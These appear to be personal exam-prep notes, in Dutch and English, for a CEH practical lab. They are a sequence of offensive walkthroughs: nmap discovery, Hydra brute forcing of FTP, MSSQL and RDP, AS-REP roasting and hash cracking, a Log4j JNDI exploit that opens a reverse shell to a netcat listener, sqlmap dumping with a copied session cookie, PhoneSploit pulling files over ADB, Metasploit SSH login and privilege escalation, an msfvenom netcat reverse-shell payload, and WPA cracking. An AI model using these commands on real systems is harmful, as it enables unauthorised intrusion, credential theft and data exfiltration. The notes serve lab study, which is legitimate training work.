Useful Links

https://github.com/3ls3if/Cybersecurity-Notes/blob/main/ethical-hacking-and-pen-testing-notes/ceh-engage-walkthrough/ceh-engage-part-3.md

Helping Tools

Online clipboard: https://online-clipboard.online/online-clipboard/

Hacking Tools

OpenVAs installeren: docker run -d -p 443:443 --name openvas mikesplain/openvas

Host discovery

host discovery scanning and identify the NetBIOS_Domain_Name

#smb #os

```
$nmap --script smb-os-discovery -p445 192.168.0.222
```

Intense scan to get DNS Tree

```
$nmap -A 192.168.0.222
```


SMB Enumeration / message signing


#smb

```
$nmap --script smb2-security-mode -p445 172.30.10.200
```

CWE Top 25

#cwe





OpenVas

#openvas

```
$docker run -d -p 443:443 --name openvas mikesplain/openvas
```

FTP

#bruteforce #hydra #ftp

OS en FTP detectie


```
sudo nmap -O -p21 192.168.10.0/24
```

Brute force credentials

Hydra -l “username” -P rockyou.txt 10.11.12.1 ftp

Website credentials

#wireshark #post #http



Double click the POST HTTP/1.1 (first)

DDOS


#wireshark #udp #ddos

Search for a lot "udp" entries in wireshark.

RPC service

Filter op RPC port 135 en zoek het SYN pakket.

#wireshark #



AS-REP roasting attack

#as-rep #roasting #kerberos #hash #john

Find DC

Voer onderstaande commando uit om (This command will query the DC for users with "Do not require Kerberos preauthentication" enabled and dump their AS-REP hashes.)

Impacket-GetNPUsers -no-pass -usersfile users.txt -dc-ip 10.11.12.1 labo.local

Kopieer de hash

$krb...

Sla de hash op als txt file

Kraak de hash met john (of hashcat)

John –wordlist=/home/user/rockyou.txt hash.txt

SQL

#sql #bruteforce #hydra

Find SQL

Nmap -p 1433 –open 10.11.12.0/24

Brute force op SQL

Hydra -L users.txt -P rockyou.txt 10.11.12.1 mssql

Connecter naar SQL


Impacket-mssqlclient username:password@10.11.12.1

Update impacket indien tls error

pip install --upgrade pip

pip install --upgrade impacket

Voer gewenst command uit. Bijvoorbeeld:



RDP

#rdp #bruteforce #hydra

Find open RDP servers with nmap

Brute-force user met hydra

SHA-256

)

#hash

check checksums > ***sha256sum filename***

Process Monitor

#pml #process

PML is een process monitor file van windows > kopie naar windows

Download process Monitor via sysinternals

Open de file in process monitor en leg een filter op process Name

Dubbelklik op het eerste event

Parent PID staat onder process tab vermeld

ELF Executable

#elf #entropy #die #malware

Kopieer de executable file naar de windows voor malware analyse met “DIE” tool.

Start DIE.exe

Select file, klik Entropy en noteer de Total waarde met 2 cijfers achter komma. (niet afronden) (advanced opties aanvinken op de knop te zien)

RCAP

#rcap

Poort rpcap is 2002/tcp

Nmap op poort 2002

Hidden data

#steghide #Steganography #hiddendata

Steghide extract -sf file.jpg

Searchsploit DoS

#searchsploit #airdrop #exploit #ddos #dos

Searchsploit Airdrop

Session hijacking analyse

#wireshark #nbstat #sessionhijacking

Intercept login session analyze

#wireshark #post #login #http

ftp hele site

#ftp #bruteforce #hydra

Wget -m ftp://user:passwd@10.11.12.1

Log4j

#log4j #vulnerability #whatweb #java #netcat #reverseshell

Find host (Scan all known subnets)

Use -sV -O to detect OS version

Find web applications

Whatweb http://10.10.1.12:8080

Java = Probably Log4J

Extract jdk (in home folder)

```
$tar -xf jdk-8u202-linux-x64.tar.gz
```

Move naar /usr/bin

```
$sudo mv jdk1.8.0_202/ /usr/bin
```

In de "log4j-shell-poc" subfolder > corrigeer de paden in het "poc.py" bestand. (op 3 plaatsen)

```
61          p.write_text(program)$
62          subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/
    javac"), str(p)])$
```

```
87          os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java')
```

```
99          os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java")
```

Create a "netcat listner"

nc -lvp 9001

Create a payload

```
$sudo python3 poc.py --userip 172.25.0.10 --webport 8080 --lport 9001
```

Copy the "send me" string

```
[+] Send me: ${jndi:ldap://172.25.0.10:1389/a}
```

Paste the string as username in the webform, enter something as password and click login

After this the netcat listner makes a backdoor connection. With basic command you can catch the text file (ls cat)

Vulnerability scan website

#zaproxy #cve #website #vulnerability

Start zaproxy en voer een scan uit op de url. Zoek vervolgens de oudste CVE

zaproxy

zoek de CVE op voor meer info

https://nvd.nist.gov/vuln/detail/CVE-2015-9251

Missing security policies

#nikto #website #xss #sql

Nikto -h www.website.com

Show hidden text pdf

#pdf #sensitivefiles #pdftotext

De pdf heeft bijvoorbeeld blanco tekst en blanco achtergrond > converteer pdf naar platte tekst

Pdftotext file.pdf file.txt

Bruteforce wordpress

#wordpress #wpscan

Check ports with nmap > search also for non default ports

Check webpage > heeft 2 subsites

Waarvan bijvoorbeeld 1 een Wordpress is.

Gebruikers vinden

Wpscan –url http://10.11.12.1:8080/wordpresssite -e u

Wachtwoorden kraken

Wpscan –url http://10.11.12.1:8080/wordpresssite -U admin -P rockyou.txt

Website vulnerability report

#wapiti #vulnerability

Wapiti

SQL Injection

#sql #website #sqlmap #cookie

Login met gekende user credentials op het login scherm van de website

Klik op view profile en rechtsklik > inspect

Kies console tab en typ onderaan document.cookie

Kopieer de cookie die er onder verschijnt.

```
» document.cookie
← "_octo=GH1.1.1135600735.1752239791; cpu_bucket=xlg; preferred_color_mode=light; tz=Europe%2FBrussels;
color_mode=%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode%22%3A%22dark%22%7D%7D"
```


In parrot machine voer je vervolgens sqlmap uit

Geef url op (zie browser url vorig scherm, vul de cookie en database naam in. (try website name if not known)

Sqlmap -u http://www.website.com/viewprofile.aspx?id=1 –cookie="cooookie, cookie" -D databasename -T User_Login --dump

SQL Injection vulnerability scan to get WASC ID

#sql #waproxy #wascid



Android hacking

#mobile #android #adb #phonesploit #dycrypt #decode #encrypt # bctextencoder

Voer nmap uit met versie detectie om de android te vinden

Nmap -sV 192.168.10.0/24 en/of op poort 5555 (adb)

Op windows Machine

Download platform-tools https://developer.android.com/tools/releases/platform-tools (voor adb tool, adb.exe rechtstreeks in hoofdmap)

En extract in PhoneSploit-Pro map:

Instell prereq

```
loit-Pro>pip install -r requirements.txt
```

Indien nmap error

```
-Pro>pip install python-nmap
```

CMD en voer PhoneSploit-pro uit

```
Pro>python3 phonesploitpro.py
```

Connecteer naar het android device in het netwerk

```
v1.61        By github.com/AzeemIdrisi

1. Connect a Device              6. Get Screenshot                      11. Install an APK
2. List Connected Devices        7. Screen Record                       12. Uninstall an App
3. Disconnect All Devices        8. Download File/Folder from Device    13. List Installed Apps
4. Scan Network for Devices      9. Send File/Folder to Device          14. Access Device Shell
5. Mirror & Control Device      10. Run an App                          15. Hack Device (Using Metasploit)

N : Next Page                                        (Page : 1 / 3)

99 : Clear Screen                0 : Exit

[Main Menu] Enter selection > 1
```

Typ IP in. (tool verbind automatisch op poort 5555)


Optie 8 en enter voor de hele sdcard te downloaden

```
v1.61        By github.com/AzeemIdrisi

1. Connect a Device              6. Get Screenshot                      11. Install an APK
2. List Connected Devices        7. Screen Record                       12. Uninstall an App
3. Disconnect All Devices        8. Download File/Folder from Device    13. List Installed Apps
4. Scan Network for Devices      9. Send File/Folder to Device          14. Access Device Shell
5. Mirror & Control Device      10. Run an App                          15. Hack Device (Using Metasploit)

N : Next Page                                        (Page : 1 / 3)

99 : Clear Screen                0 : Exit

[Main Menu] Enter selection > 8

Enter file path          Example : /sdcard/Download/sample.jpg

> /sdcard/

Enter location to save all files, Press 'Enter' for default
>

Saving file to PhoneSploit-Pro/Downloaded-Files

/sdcard/: 30 files pulled, 0 skipped. 1.4 MB/s (239841 bytes in 0.158s)

Do you want to Open the file?     Y / N >
```

Zie vervolgens de file in downloaded-files map

Open BCTextEncoder.exe

Open file > select encode by: password > click decode



See decoded plain text

Android APK

#mobile #android #apk #CRC


```
└─ $cksum com_antivirus.apk
3428039669 59122475 com_antivirus.apk
```

```
└─ $unzip -v com_cxinventor_file_explorer.apk | grep "614c"
```

MD-Hash windows


#hash


```
cd "C:\Users\Admin\Documents\signature\signature krish"
$files = Get-ChildItem "C:\Users\Admin\Documents\signature\signature krish"
foreach ($file in $files) {
    Get-FileHash -Algorithm MD5 $file | select Path, Hash | fl
    }
```

```
Path : C:\Users\Admin\Documents\signature\signature krish\k3.png
Hash : A11BB4175AFA878222CCFADE11FEECE6

Path : C:\Users\Admin\Documents\signature\signature krish\k4.png
Hash : 1B781FDF05C21B918F038A514BD24CCB

Path : C:\Users\Admin\Documents\signature\signature krish\k5.png
Hash : 304281305B62EA5B9F155748F80DE56B

Path : C:\Users\Admin\Documents\signature\signature krish\k6.png
Hash : 1E725B1DCA9CA576A61936D4CE937629
```

DDOS Expert info WireShark

#wireshark #ddos #expertinfo





IoT alert wireshark

#iot #mqtt #wireshark

And/or

Check for MQTT protocol and "Publish Message"


Double click entry to retrieve alert info

Decode encrypted Hex file

#encryption #hidden #cryptool #twofish

.HEX File overkopiëren naar windows en openen met CrypTool


Select Twofish (=128)



*Use 06060606.. for decryption. (**06encr**)*

IoT temp sensor

#iot #mqtt



Compare file integrity

#hash #integrity

Md5sum filename.txt

Extra topics

#rat

Scan for typical RAT ports. 5552, 1234, 1243, 31337, 5110, 6776, 4444

Check port with RAT client

Connect

#hash

- Identify hash type:
    - Hashid file.txt
    -

#wifi #wpa

Wireshark

Search for 802.11 protocol and find the entry SSID

-
- Double click to find BSSID (BSS Id: MAC-ADDRESS)

Aircrack-ng -a2 -b MACADDR -w /home/user/password.txt WIFI.cap

Search for key found message

#iot #publish

Wireshark filter op mqtt > look for PUBLISH in info > see Length column

#malware #entrypoint #exe #elf #objdump

Open file with PE Explorer and search for entry point

OR

Objdump -f file.elf for linux

#metasploit #privillegeescalation #exploit #vulnerability #ssh

Login with user, get server version

Check known vulnerability

User Metasploit ?

Search ssh_login

Set USERNAME tester

Set PASSWORD tester

Set RHOST 10.10.1.9

Run

Sessions -l (to display the session)

Search exploit_suggestionter

Set SESSION 1 (session number in previous command)

Choose exploit

Use exploit/linux/local/<exploit_name>

Set SESSION 1

Set <other options>

run

#steganography #steghide #openstego #hiddendate

Steghide extract -sf file.jpg

Or

Openstego (windows)

#remotelogin #exploit #commandlineexecution #metasploit #reverseshell

Find host: nmap -p 22,23,80,3389 192.168.0.0/24

Nmap -sS -sV -p -O 192.168.0.14

telnet 192.168.0.14 80 and GET /HTTP /1.0

Hydra -L user.txt -P password.txt 192.168.0.14

Ssh user@192.168.0.14

telnet 192.168.0.14

msfvenom -p cmd/unix/reverse_netcat LHOST=ip LPORT=444 and copy the path go to target machine

after login paste now find . -name flag.txt

start listen nc -lnvp 444

password type

ls

find . -name NetworkPass.txt

cat /path/NetworkPass.txt

#mobile #adb #hash #entropy #elf

Nmap -p5555 –open 192.168.10.0./24 (port 5555 is Android Debug Brigde device)

Nmap -sV 192.168.10.121 (to verify)

Adb connect 192.168.10.121:5555

Adb shell

Ls

Cd sdcard

Ls

Pwd

Adb pull /sdcard/scan attacker/home

Cd scan

Ls

Apt install ent

Ent file1.elf

Ent file2.elf

..

Sha384sum file.elf

DIE to find the file with the highest entropy

Sha384sum file.txt

#wamp #httpheader #mysql #php

WAMP stands for: Windows, Apache, MySQL, and PHP

Find web and mysql server: nmap -SV -p80,3306 –open 192.168.0.0/24

Find php in http header: nmap -sV –script /usr/share/nmap/http-headers 192.168.0.222

Extra commands

How many machines are active > netdiscover

With machine has ftp > nmap

Find out phone number of webapplication > sqlmap

Bruteforce wordpress users password > wpscan

Decode .hex file > cryptool

Pcap > wireshark

Decoce the given text using given sectret > BCTextEncoder

Calculate SHA1 of a text > Hashcalc

Decrypt volume > Veracrypt

Crack the given hash > hashes.com

Find Secret in hidden Image/File > OpenStego/Snow

Find secret file in android > ADB

Send data to another machine(firewall blocked) > Use convert TCP